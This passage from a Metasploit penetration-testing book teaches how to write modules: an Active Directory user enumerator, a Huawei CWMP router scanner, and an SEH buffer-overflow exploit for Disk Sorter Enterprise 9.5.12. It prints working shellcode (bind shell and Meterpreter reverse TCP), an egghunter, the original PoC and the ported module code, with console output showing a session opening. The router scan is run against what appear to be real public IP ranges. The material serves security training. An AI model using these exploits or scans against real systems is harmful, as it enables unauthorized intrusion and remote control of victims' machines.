  super(update_info(info,
      'Name' => 'PowerShell Domain User Enumeration',
      'Description' => %q{
        This module will enumerate user accounts in the default
domain using PowerShell.
      },
      'License' => MSF_LICENSE,
      'Author' => [ 'Daniel Teixeira' ],
      'Platform' => [ 'win'],
      'SessionTypes' => [ 'meterpreter' ]
  ))
end
```

4. For this module, we will use the PowerShell `[adsiSearcher]` type accelerator to search AD and list all the users:

```
user_enum = '([adsisearcher]"objectcategory=user").findall() |
foreach {$_.Path} | ForEach-Object { $_.Split("=,")[1]}'
```

5. To finish, we just need to use `print_status` to print the output of the command to the screen:

```
print_status psh_exec(user_enum)
```

6. Finally, we can save the module with the desired name and with a `.rb` extension. Here is the full module, which I have called `ps_ad_users`:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core/post/windows/powershell'

class MetasploitModule < Msf::Post
  include Msf::Post::Windows::Powershell

  def initialize(info={})
    super(update_info(info,
        'Name' => 'PowerShell Domain User Enumeration',
        'Description' => %q{
          This module will enumerate user accounts in the default
domain using PowerShell.
```

```
            },
            'License' => MSF_LICENSE,
            'Author' => [ 'Daniel Teixeira' ],
            'Platform' => [ 'win'],
            'SessionTypes' => [ 'meterpreter' ]
        ))
    end

    def run
        user_enum = '([adsisearcher]"objectcategory=user").findall() |
foreach {$_.Path} | ForEach-Object { $_.Split("=,")[1]}'
        print_status psh_exec(user_enum)
        print_good 'Finished!'
    end

end
```

7. To test it, I have added the Active Directory Domain Services Role to the Metasploitable 3 machine. To test the module, get an initial session on the target and load the module, specify the Meterpreter session ID, and run it:

```
msf exploit(windows/smb/psexec) > use post/windows/gather/ps_ad_users
msf post(windows/gather/ps_ad_users) > set SESSION 1
SESSION => 1
msf post(windows/gather/ps_ad_users) > run

[+] Compressed size: 1040
[*] #< CLIXML
Administrator
Guest
vagrant
sshd
sshd_server
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
krbtgt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Re
fId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS
><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><
PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/gather/ps_ad_users) > ▊
```

Since we do not need to be a privileged user to use this module, it can be very useful during post exploitation.

Building your own auxiliary module

The Metasploit Framework has almost 1,000 auxiliary modules at the time of writing, and the number is always rising, because there will always be new software and vulnerabilities that are still not available in the framework. For that reason, in this recipe, we will learn how to build our own auxiliary module.

Getting ready

In this recipe, we will write an auxiliary module that will scan for Huawei home routers with **CPE WAN Management Protocol** (**CWMP**) enabled. CWMP is a protocol used by providers for remote management of customer-premises equipment. It allows auto-configuration, software or firmware image management, software module management, status and performance management, and diagnostics.

How to do it...

1. When we connect to the router using the CWMP default port 7547, we get the following answer:

2. By using `curl` with the `-v` option for verbose, we can see the request made and the reply from the router:

```
root@kali:~# curl -v http://89.181.67.197:7547
* Rebuilt URL to: http://89.181.67.197:7547/
* Trying 89.181.67.197...
* TCP_NODELAY set
* Connected to 89.181.67.197 (89.181.67.197) port 7547 (#0)
> GET / HTTP/1.1
> Host: 89.181.67.197:7547
> User-Agent: curl/7.56.1
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Connection: Keep-Alive
< WWW-Authenticate: Basic realm="HuaweiHomeGateway"
< Content-Length: 0
<
* Connection #0 to host 89.181.67.197 left intact
```

With this information, we can build an auxiliary module to scan a target range and identify targets running Huawei home routers with CWMP enabled.

Since Metasploit probably already has a module with the base features we are looking for, the first thing we should do is search the available modules and see what we can use.

For this recipe, I will start with the HTTP Version Detection auxiliary module `http_version.rb` located in the `/usr/share/metasploit-framework/modules/auxiliary/scanner/http` folder, which has all the features we will need for our module.

3. Again, we will just focus on the `run` method. This is the original code:

```
def run_host(ip)
  begin
    connect
    res = send_request_raw({ 'uri' => '/', 'method' => 'GET' })
    fp = http_fingerprint(:response => res)
    print_good("#{ip}:#{rport} #{fp}") if fp
    report_service(:host => rhost, :port => rport, :sname => (ssl
? 'https' : 'http'), :info => fp)
  rescue ::Timeout::Error, ::Errno::EPIPE
  ensure
```

```
        disconnect
      end
   end
```

As we can see, it is quite simple: it connects to the target, sends an HTTP GET request, uses the http_fingerprint method to store the result in a variable named fp, then prints the output using print_good and uses report_service to add the result to the current workspace.

For our module, we will start by changing the initialize method.

4. Using the register_options data structure, we can specify the default port number for the module, and since we want to scan for the CWMP service we will specify port 7547:

```
register_options([
    Opt::RPORT(7547),
])
```

5. Then, we need to compare the response and verify that the equipment is a Huawei Home Gateway. For that, we will create a new variable called huawei holding the response from our router:

```
huawei = " ( 401-Basic realm=\"HuaweiHomeGateway\" )"
```

6. Next, we will use an if statement to compare the response from the target with the response from our router and, if they match, print and save the result:

```
if fp == huawei
  print_good("#{ip}")
  report_service(:host => rhost, :port => rport, :sname => (ssl ?
'https' : 'http'), :info => "CWMP - Huawei Home Gateway")
end
```

7. Here is the final module:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'rex/proto/http'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::HttpClient
```

```ruby
      include Msf::Auxiliary::WmapScanServer
      include Msf::Auxiliary::Scanner

    def initialize
      super(
        'Name' => 'Huawei Home Gateway CWMP Detection',
        'Description' => 'This module allows the identification of
Huawei Home Gateway routers with CWMP enabled',
        'Author' => 'Daniel Teixeira',
        'License' => MSF_LICENSE
      )

      register_wmap_options({
          'OrderID' => 0,
          'Require' => {},
      })

      register_options(
      [
          Opt::RPORT(7547),
      ])
    end

    def run_host(ip)
      begin
        connect
        res = send_request_raw({ 'uri' => '/', 'method' => 'GET' })
        fp = http_fingerprint(:response => res)
        huawei = " ( 401-Basic realm=\"HuaweiHomeGateway\" )"
        if fp == huawei
          print_good("#{ip}")
          report_service(:host => rhost, :port => rport, :sname =>
(ssl ? 'https' : 'http'), :info => "CWMP - Huawei Home Gateway")
        end
      rescue ::Timeout::Error, ::Errno::EPIPE
      ensure
        disconnect
      end
    end
end
```

8. Save the code into a file named `huawei_cwmp.rb` in `/usr/share/metasploit-framework/modules/auxiliary/scanner/http`, load the module using `msfconsole`, set the IP address or range you want to scan, and run the module:

```
msf > use auxiliary/scanner/http/huawei_cwmp
msf auxiliary(scanner/http/huawei_cwmp) > set RHOSTS 89.181.67.0/24
RHOSTS => 89.181.67.0/24
msf auxiliary(scanner/http/huawei_cwmp) > set THREADS 256
THREADS => 256
msf auxiliary(scanner/http/huawei_cwmp) > run

[+] 89.181.67.2
[+] 89.181.67.165
[+] 89.181.67.198
...
```

9. Since we are saving the output to the current workspace, we can use the `host` and `services` command to display the result of the scan:

10
Exploring Exploits

In this chapter, we will cover the following recipes:

- Common exploit mixins
- Exploring the module structure
- Using MSFvenom to generate shellcode
- Converting an exploit to a Metasploit module
- Porting and testing a new exploit module
- Fuzzing with Metasploit
- Writing a simple fuzzer

Introduction

So far, we have used exploits to compromise targets without knowing how they work. Although all the exploit modules are thoroughly verified, it is always good to understand how they are built. As a penetration tester, knowing how to write your own module, or simply adding a new target to an existing module, is a great skill to have.

This chapter will cover every detail that you need to know while working with exploits within the framework. We will not cover exploit development, an entire area of study in itself; we will use the available **proof of concept** (**PoC**) of exploits and see how they can be added to the framework. We will also learn about some important mixins that can ease the process of converting exploits into the Metasploit module.

Common exploit mixins

Mixins are comprehensive mechanisms in the Ruby language that provide functionality for a module. Mixins provide a way to include multiple inheritances in a single inheritance language, for example, Ruby. Using mixins in exploit modules can help in calling different functions that the exploits require. So, we will learn about some important Metasploit exploit mixins.

How to do it...

Let's take a quick look at some of the common exploit mixins. Then, we will look at their implementation in an existing exploit module:

- `Exploit::Remote::TCP`: This mixin provides TCP functionality to the exploit module. It can be used to set up a TCP connection. The `connect()` and `disconnect()` functions are responsible for setting up and terminating connections, respectively. This mixin requires different parameters, such as `RHOST`, `RPORT`, and `SSL`.

- `Exploit::Remote::UDP`: This mixin is used for UDP functionality in the exploit module. UDP is generally treated as a faster mode of connectivity over TCP, so it is also a handy option when dealing with modules. This mixin also includes `Rex::Socket::UDP`, which removes the overhead of worrying about setting socket connections with the target.

- `Exploit::Remote::SMB`: This mixin provides methods for interacting with an SMB/CIFS service on a remote machine. It extends the TCP exploit mixin and can be very useful for exploitation. `smb_login()` and `smb_ create()` are some useful functions present in this mixin.

- `Exploit::BruteTargets`: This is an interesting mixin used to brute force the target. It uses the `exploit_target(target)` function to receive the remote target IP and perform a brute force attack. This mixin can be easily extended in different brute force exploits.

- `Exploit::Remote::Ftp`: This mixin can be used to exploit an FTP service on the remote target. It includes `Remote::TCP` in order to set up a connection with the remote target. It uses the `connect()` function, which receives values of `RHOST` and `RPORT` in order to connect to the FTP server on the remote system.

- `Msf::Exploit::Seh`: This mixin provides an interface to generate SEH registration records in a dynamic and flexible fashion `Rex::Exploitation::Seh` class.
- `Msf::Exploit::Egghunter`: This mixin provides an interface for generating egghunters for various platforms, using the `Rex::Exploitation::Egghunter` class. Egghunters are useful in situations where there is limited room for a payload when an overflow occurs, but it's possible to stick a larger payload somewhere else in memory that may not be directly predictable.

These are some of the important exploit mixins that can be very handy when you are working with exploit modules within the framework. Use of mixins reduces the overhead of recoding the same modules repeatedly. This is the reason why modular architecture is very flexible, as it facilitates code reuse.

As stated earlier, mixins are used to provide multiple inheritances in a single inheritance language, for example, Ruby. This means that we can call different functionalities in any module, depending on our needs. For example, if we want to establish a TCP connection in our exploit module, it is not required to define a complete function for that purpose. We can simply call the `Exploit::Remote::TCP` mixin in our module and leverage its functionality.

Apart from the previously mentioned mixins, there are many more crucial mixins present in the framework. These include FileFormat, IMAP, Java, and SMTP. You can find these mixins at `lib/msf/core/exploit`.

Exploiting the module structure

It is essential to understand the exploit module structure, as it will help us analyze different exploit modules. Since the Metasploit Framework is an open source project, its development depends on contributions from the community. Developers from around the globe convert proof of concepts of various exploits into the Metasploit module so that they can be used by everyone. Hence, you can also contribute to the community by converting newly discovered exploits into modules. Also, there may be a situation where you need a particular exploit that is not in the framework. Knowledge about the exploit module structure will help you easily convert the exploit into a module. In this recipe, we will get to know the basic structure of a module.

Getting ready

You can find the exploit modules in the `/usr/share/metasploit-framework/modules/exploits` directory. Let's start the recipe analyzing the structure of exploits in the Metasploit Framework.

How to do it...

As we discussed earlier, the format of an exploit module is similar to that of an auxiliary one, with some specific additions.

1. The module starts with the declaration of a class, which extends the properties relevant to the exploit. In this example, the `MetasploitModule` class extends the `Remote Exploit` libraries. In addition, the module includes other mixins, such as `Seh`, `Egghunter`, and `Tcp`:

   ```
   class MetasploitModule < Msf::Exploit::Remote
     Rank = GreatRanking

     include Msf::Exploit::Remote::Seh
     include Msf::Exploit::Remote::Egghunter
     include Msf::Exploit::Remote::Tcp
   ```

2. Then, we have the `initialize` function, which is used to initialize the different values and content definitions of the modules. Some of the primary definitions of this function include `Name`, `Description`, `Author`, and `Version`:

   ```
   def initialize(info = {})
   super(update_info(info,
     'Name' => '',
     'Description' => %q(),
     'License' => MSF_LICENSE,
     'Author' => [''],
     ...snip...
   ```

3. The `register_options` method can register multiple basic datastore options. Basic datastore options are the ones that must be configured, such as the `RPORT` option in a server-side exploit:

   ```
   register_options(
     [
       Opt::RPORT(21),
     ], self.class)
   ```

4. So far, it has been very similar to auxiliary modules. The difference lies in the `exploit()` function: first, the `connect` method will call `Rex::Socket::Tcp.create` to create the socket and register it to the framework. Then the buffer for transmission is built, it is sent using the `put` method with `sock.put()`, and finally the `handler` method is used to check whether the payload connection has been established:

```
def exploit
    connect

    buf = rand_text_alpha(1024)
    buf << [ target.ret ].pack('V')
    buf << payload.encoded

    sock.put(buf)
    sock.get_once

    handler
end
```

Optionally, you can also declare a vulnerability test function, `check()`, which verifies whether the target is vulnerable or not. It verifies for all options except the payload. This was a basic introduction to the exploit modules of Metasploit. In the later recipes, we will discuss some core concepts related to the exploits in the framework.

How it works...

The exploit module structure that we just analyzed is Metasploit's way of making things understandable. Consider the `def initialize()` function. This part helps the module to pick up common exploit definitions. Similarly, `register_options()` is used by Metasploit to pick up different parameters or assign default parameter values to the exploit module. This is where modular architecture comes in handy. Later in this chapter, we will see how to convert an existing exploit code into a Metasploit module.

Using MSFvenom to generate shellcode

We already read about MSFvenom and now we will use it again, but this time to generate custom shellcode that we can safely use in a PoC exploit. PoC exploits found online often use a bind shell, have hardcoded IP addresses, or simply open a calculator to prove code execution, which means that they may not fit your needs during a penetration test. For this reason, most of the time we need to replace the shellcode with our own code.

Shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called shellcode because most of the time it is used to launch a shell so that the attacker can control the compromised target.

Getting ready

We will start by downloading a PoC I created a while back, which exploits a stack-based buffer overflow vulnerability in the web interface of Disk Sorter Enterprise v9.5.12, caused by improper bounds checking of the request path in HTTP `GET` requests sent to the built-in web server. The PoC and the vulnerable application are available in the Exploit Database website at `https://www.exploit-db.com/exploits/41666/`. To set up the vulnerable application, install it on the Windows 7 target machine then navigate to **Tools** | **Disk Sorter Enterprise Options** | **Server** and enable the web server on port `80` to start the web interface:

How to do it...

Looking at the PoC, we can see that it is using a hardcoded IP address for the target machine and a bind shell for the payload:

```python
#!/usr/bin/env python

# Exploit Title: DiskSorter Enterprise 9.5.12 - 'GET' Remote buffer overflow (SEH)
# Date: 2017-03-22
# Exploit Author: Daniel Teixeira
# Author Homepage: www.danielteixeira.com
# Vendor Homepage: http://www.disksorter.com
# Software Link: http://www.disksorter.com/setups/disksorterent_setup_v9.5.12.exe
# Version: 9.5.12
# Tested on: Windows 7 SP1 x86

import socket,os,time,struct

host = "192.168.2.186"
port = 80

#Bad Chars \x00\x09\x0a\x0d\x20"

#msfvenom -a x86 --platform windows -p windows/shell_bind_tcp -b "\x00\x09\x0a\x0d\x20" -f python
shellcode =   ""
shellcode += "\xd9\xc0\xd9\x74\x24\xf4\x5e\xbf\xb0\x9b\x0e\xf2\x33"
shellcode += "\xc9\xb1\x53\x31\x7e\x17\x83\xee\xfc\x03\xce\x88\xec"
shellcode += "\x07\xd2\x47\x72\xe7\x2a\x98\x13\x61\xcf\xa9\x13\x15"
shellcode += "\x84\x9a\xa3\x5d\xc8\x16\x4f\x33\xf8\xad\x3d\x9c\x0f"
shellcode += "\x05\x8b\xfa\x3e\x96\xa0\x3f\x21\x14\xbb\x13\x81\x25"
shellcode += "\x74\x66\xc0\x62\x69\x8b\x90\x3b\xe5\x3e\x04\x4f\xb3"
shellcode += "\x82\xaf\x03\x55\x83\x4c\xd3\x54\xa2\xc3\x6f\x0f\x64"
shellcode += "\xe2\xbc\x3b\x2d\xfc\xa1\x06\xe7\x77\x11\xfc\xf6\x51"
shellcode += "\x6b\xfd\x55\x9c\x43\x0c\xa7\xd9\x64\xef\xd2\x13\x97"
shellcode += "\x92\xe4\xe0\xe5\x48\x60\xf2\x4e\x1a\xd2\xde\x6f\xcf"
shellcode += "\x85\x95\x7c\xa4\xc2\xf1\x60\x3b\x06\x8a\x9d\xb0\xa9"
shellcode += "\x5c\x14\x82\x8d\x78\x7c\x50\xaf\xd9\xd8\x37\xd0\x39"
shellcode += "\x83\xe8\x74\x32\x2e\xfc\x04\x19\x27\x31\x25\xa1\xb7"
shellcode += "\x5d\x3e\xd2\x85\xc2\x94\x7c\xa6\x8b\x32\x7b\xc9\xa1"
shellcode += "\x83\x13\x34\x4a\xf4\x3a\xf3\x1e\xa4\x54\xd2\x1e\x2f"
shellcode += "\xa4\xdb\xca\xda\xac\x7a\xa5\xf8\x51\x3c\x15\xbd\xf9"
shellcode += "\xd5\x7f\x32\x26\xc5\x7f\x98\x4f\xe6\x82\x23\x7e\x33"
shellcode += "\x0b\xc5\xea\xdb\x5d\x5d\x82\x19\xba\x56\x35\x61\xe8"
shellcode += "\xce\xd1\x2a\xfa\xc9\xde\xaa\x28\x7e\x48\x21\x3f\xba"
shellcode += "\x69\x36\x6a\xea\xfe\xa1\xe0\x7b\x4d\x53\xf4\x51\x25"
shellcode += "\xf0\x67\x3e\xb5\x7f\x94\xe9\xe2\x28\x6a\xe0\x66\xc5"
shellcode += "\xd5\x5a\x94\x14\x83\xa5\x1c\xc3\x70\x2b\x9d\x86\xcd"
shellcode += "\x0f\x8d\x5e\xcd\x0b\xf9\x0e\x98\xc5\x57\xe9\x72\xa4"
shellcode += "\x01\xa3\x29\x6e\xc5\x32\x02\xb1\x93\x3a\x4f\x47\x7b"
shellcode += "\x8a\x26\x1e\x84\x23\xaf\x96\xfd\x59\x4f\x58\xd4\xd9"
shellcode += "\x7f\x13\x74\x4b\xe8\xfa\xed\xc9\x75\xfd\xd8\x0e\x80"
shellcode += "\x7e\xe8\xee\x77\x9e\x99\xeb\x3c\x18\x72\x86\x2d\xcd"
shellcode += "\x74\x35\x4d\xc4"
```

This means that if we want to use this exploit, we need to change the IP address to the one of our target and replace the shellcode with a reverse shell, since our target machine may have the firewall enabled.

1. When generating shellcode, one of the things you should pay attention to is characters that shouldn't be used, also known as *bad* characters. A character is considered bad because it will prevent the exploit from working, for example, in a buffer overflow vulnerability, the null byte `0x00` will truncate the buffer, preventing the overflow to occur or breaking the shellcode. Fortunately, I have included the characters to avoid in the comments, but that is not always the case when using PoC exploits.

2. Now that we have all the information we need, we can use MSFvenom to generate the shellcode, in this example using a Meterperter reverse shell, `-b` followed by the bad characters `"\x00\x09\x0a\x0d\x20"`, `-f` to specify the output format, in this case `python` because the PoC is writing in Python, and `--var-name` to specify the variable name so it matches the one used in the PoC, which is `shellcode`:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.216.5 -b "\x00\x09\x0a\x0d\x20" -f python --var-name shellcode
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of python file: 1936 bytes
shellcode =  ""
shellcode += "\xdb\xda\xd9\x74\x24\xf4\xb8\x98\x06\x64\xfe\x5e"
shellcode += "\x29\xc9\xb1\x54\x83\xc6\x04\x31\x46\x14\x03\x46"
shellcode += "\x8c\xe4\x91\x02\x44\x6a\x59\xfb\x94\x0b\xd3\x1e"
shellcode += "\xa5\x0b\x87\x6b\x95\xbb\xc3\x3e\x19\x37\x81\xaa"
shellcode += "\xaa\x35\x0e\xdc\x1b\xf3\x68\xd3\x9c\xa8\x49\x72"
shellcode += "\x1e\xb3\x9d\x54\x1f\x7c\xd0\x95\x58\x61\x19\xc7"
shellcode += "\x31\xed\x8c\xf8\x36\xbb\x0c\x72\x04\x2d\x15\x67"
shellcode += "\xdc\x4c\x34\x36\x57\x17\x96\xb8\xb4\x23\x9f\xa2"
shellcode += "\xd9\x0e\x69\x58\x29\xe4\x68\x88\x60\x05\xc6\xf5"
shellcode += "\x4d\xf4\x16\x31\x69\xe7\x6c\x4b\x8a\x9a\x76\x88"
shellcode += "\xf1\x40\xf2\x0b\x51\x02\xa4\xf7\x60\xc7\x33\x73"
shellcode += "\x6e\xac\x30\xdb\x72\x33\x94\x57\x8e\xb8\x1b\xb8"
shellcode += "\x07\xfa\x3f\x1c\x4c\x58\x21\x05\x28\x0f\x5e\x55"
shellcode += "\x93\xf0\xfa\x1d\x39\xe4\x76\x7c\x55\xc9\xba\x7f"
shellcode += "\xa5\x45\xcc\x0c\x97\xca\x66\x9b\x9b\x83\xa0\x5c"
shellcode += "\xdc\xb9\x15\xf2\x23\x42\x66\xda\xe7\x16\x36\x74"
shellcode += "\xce\x16\xdd\x84\xef\xc2\x48\x8f\x67\x2d\x24\x57"
shellcode += "\x72\xc5\x37\x68\x6d\x49\xb1\x8e\xdd\x21\x91\x1e"
shellcode += "\x9d\x91\x51\xcf\x75\xf8\x5d\x30\x65\x03\xb4\x59"
shellcode += "\x0f\xec\x61\x31\xa7\x95\x2b\xc9\x56\x59\xe6\xb7"
shellcode += "\x58\xd1\x03\x47\x16\x12\x61\x5b\x4e\x43\x89\xa3"
shellcode += "\x8e\xee\x89\xc9\x8a\xb8\xde\x65\x90\x9d\x29\x2a"
shellcode += "\x6b\xc8\x29\x2d\x93\x8d\x1b\x45\xa5\x1b\x24\x31"
shellcode += "\xc9\xcb\xa4\xc1\x9f\x81\xa4\xa9\x47\xf2\xf6\xcc"
shellcode += "\x88\x2f\x6b\x5d\x1c\xd0\xda\x31\xb7\xb8\xe0\x6c"
shellcode += "\xff\x66\x1a\x5b\x7c\x60\xe4\x19\xa0\xc9\x8d\xe1"
shellcode += "\xe4\xe9\x4d\x88\xe4\xb9\x25\x47\xcb\x36\x86\xa8"
shellcode += "\xc6\x1e\x8e\x23\x86\xed\x2f\x33\x83\xb0\xf1\x34"
shellcode += "\x27\x69\xe7\xba\xc8\x8e\x08\x3d\xf5\x58\x31\x4b"
shellcode += "\x3e\x59\x06\x44\x75\xfc\x2f\xcf\x75\x52\x2f\xda"
root@kali:~#
```

3. Now, replace the shellcode in the PoC with the one we created using MSFvenom, change the target's IP address, and start a handler using the Generic Payload Handler module.

4. Also, since we are not using a bind shell, you may comment the last three lines of the PoC:

```
#print "Waiting for shell..."
#time.sleep(10)
#os.system("nc " + host + " 4444")
```

5. To run the exploit, use Python followed by the PoC script, as follows:

```
root@kali:~# python 41666.py
root@kali:~#
```

Back in Metasploit, you should now have a new session:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] Sending stage (179779 bytes) to 192.168.216.55
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.55:50024) at 2018-01-21 09:14:44 -0500

meterpreter >
```

Converting an exploit to a Metasploit module

Now we know how to successfully change a PoC, we can move to the next step and convert the exploit to a Metasploit module. Having a basic knowledge of how to write exploits is essential, since most of the PoCs found online do not come with a manual. That being said, let's move ahead with the recipe and see how we can build our own exploit modules, using an available PoC.

Getting ready

Before we begin with the exploit conversion, it is important to learn how stack-based buffer overflows work.

A stack-based buffer overflow occurs when more data is written to a buffer than it can hold, overrunning the buffer's boundary and overwriting adjacent memory locations.

Looking at the PoC, we can see by sending `2487` characters we can overflow the next SEH and the SEH record:

```
50   #Buffer overflow
51   junk = "A" * 2487
52
53   #JMP Short = EB 05
54   nSEH = "\x90\x90\xEB\x05" #Jump short 5
55   #POP POP RET (libspp.dll)
56   SEH = struct.pack('<L',0x10015FFE)
```

A **Structured Exception Handler** (**SEH**) is an exception handling mechanism. When a program crashes and an exception is triggered, SEH is called to try to recover operations. SEH is a linked list containing a sequence of data records; when an exception is triggered, Windows will go through the list and try to handle the exception. If it can't, it will continue down the list and evaluate whether other exception functions are suitable.

When exploiting an SEH overwrite, we can overwrite the handler attribute of `EXCEPTION_REGISTRATION_RECORD` with the address of a `POP POP RET` instruction sequence. When the exception is triggered, the program flow goes to the SEH where we place code to jump to our payload.

By overwriting the next SEH, we can trick the SEH to execute a `POP POP RET` instruction, so the address to the next SEH will be placed in EIP, therefore executing the code in the next SEH, which will jump over some bytes and execute the shellcode.

Next, we have an `egghunter`:

```
58   #Generated by mona.py v2.0, rev 568 - Immunity Debugger
59   egg = "w00tw00t"
60   egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
61   egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

An **egghunter** is a technique used during exploit development to search the entire memory range for the shellcode and redirect flow to it.

Since Metasploit already has mixins that generate SEH records and egghunters, we do not need to worry about writing our own or porting them from the PoC.

How to do it...

To port the PoC exploit to the Metasploit Framework, we can use the `example.rb` template in the `/usr/share/metasploit-framework/modules/exploits` folder.

1. Now that we have enough information about how the PoC exploit works, we can start by including the mixins we will need:

   ```
   include Msf::Exploit::Remote::Seh
   include Msf::Exploit::Remote::Egghunter
   include Msf::Exploit::Remote::HttpClient
   ```

2. Then, we will specify the bad characters that should not be used in the payload:

   ```
   'Payload' =>
   {
     'BadChars' => "\x00\x09\x0a\x0d\x20",
   },
   ```

3. Next, we can move to the target information where we will specify the number of bytes needed to overflow the next SEH record in the `Offset` variable and the address of the `POP POP RET` instruction:

   ```
   'Targets' =>
   [
     [ 'Disk Sorter Enterprise v9.5.12',
       {
         'Offset' => 2488,
         'Ret' => 0x10015FFE # POP # POP # RET [libspp.dll]
       }
     ]
   ],
   ```

   As you can see, we needed to adjust the offset from `2487` to `2488` so the exploit would work. This is one of the reasons why you should learn how to use a debugger and how to write basic exploits.

4. In the `exploit` function, we will start by setting the `egghunter` options and generating the egg and the hunter:

   ```
   eggoptions = {
   checksum: true,
   eggtag: rand_text_alpha(4, payload_badchars)
   }
   ```

```
hunter, egg = generate_egghunter(
payload.encoded,
payload_badchars,
eggoptions
)
```

5. Then, we can create the exploit following the same structure as the PoC:

```
63  #Payload
64  payload = junk + nSEH + SEH + egghunter + nops * 10 + egg + shellcode + nops * (6000 - len(junk) -
    len(nSEH) - len(SEH) - len(egghunter) - 10 - len(egg) - len(shellcode))
```

6. First, we will generate some random characters to fill the buffer, then place the
   SEH record followed by the hunter that will search for the egg, `10` NOPs, the egg
   that contains our payload, and some random characters for padding:

```
sploit = rand_text_alpha(target['Offset'])
sploit << generate_seh_record(target.ret)
sploit << hunter
sploit << make_nops(10)
sploit << egg
sploit << rand_text_alpha(5500)
```

7. Finally, we print status information telling us that the request is being sent and
   we use the `HttpClient` mixin to send the exploit:

```
print_status('Sending request...')

send_request_cgi(
'method' => 'GET',
'uri' => sploit
)
```

As you can see, the process is simple and straightforward.

Porting and testing the new exploit module

In the previous recipe, we learned how to write an exploit module for Metasploit, using an
available PoC. In this recipe, we will save the module in an appropriate location and then
test it to see whether everything goes well.

Getting ready

It is essential to store our exploit module in the proper place. This helps us to keep track of different modules and understand the basic module usage. Now that you have the complete module, let's find out an appropriate location to save it.

How to do it...

Private modules sets are located in the `~/.msf4/modules/` folder. So we will use the `mkdir` command to create a folder structure to hold our module. As this is an exploit module targeting the Windows operating system, which affects the HTTP protocol, we will have to set the module's location accordingly:

```
root@kali:~# mkdir -p .msf4/modules/exploits/windows/http
```

Now, save the ported module as `disksorter.rb` and check whether it is working, launch Metasploit, load the module, and try to exploit the target:

```
msf > use exploit/windows/http/disksorter
msf exploit(windows/http/disksorter) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf exploit(windows/http/disksorter) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/disksorter) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/http/disksorter) > set LPORT 443
LPORT => 443
msf exploit(windows/http/disksorter) > exploit

[*] Started reverse TCP handler on 192.168.216.5:443
[*] Sending request...
[*] Sending stage (179779 bytes) to 192.168.216.55
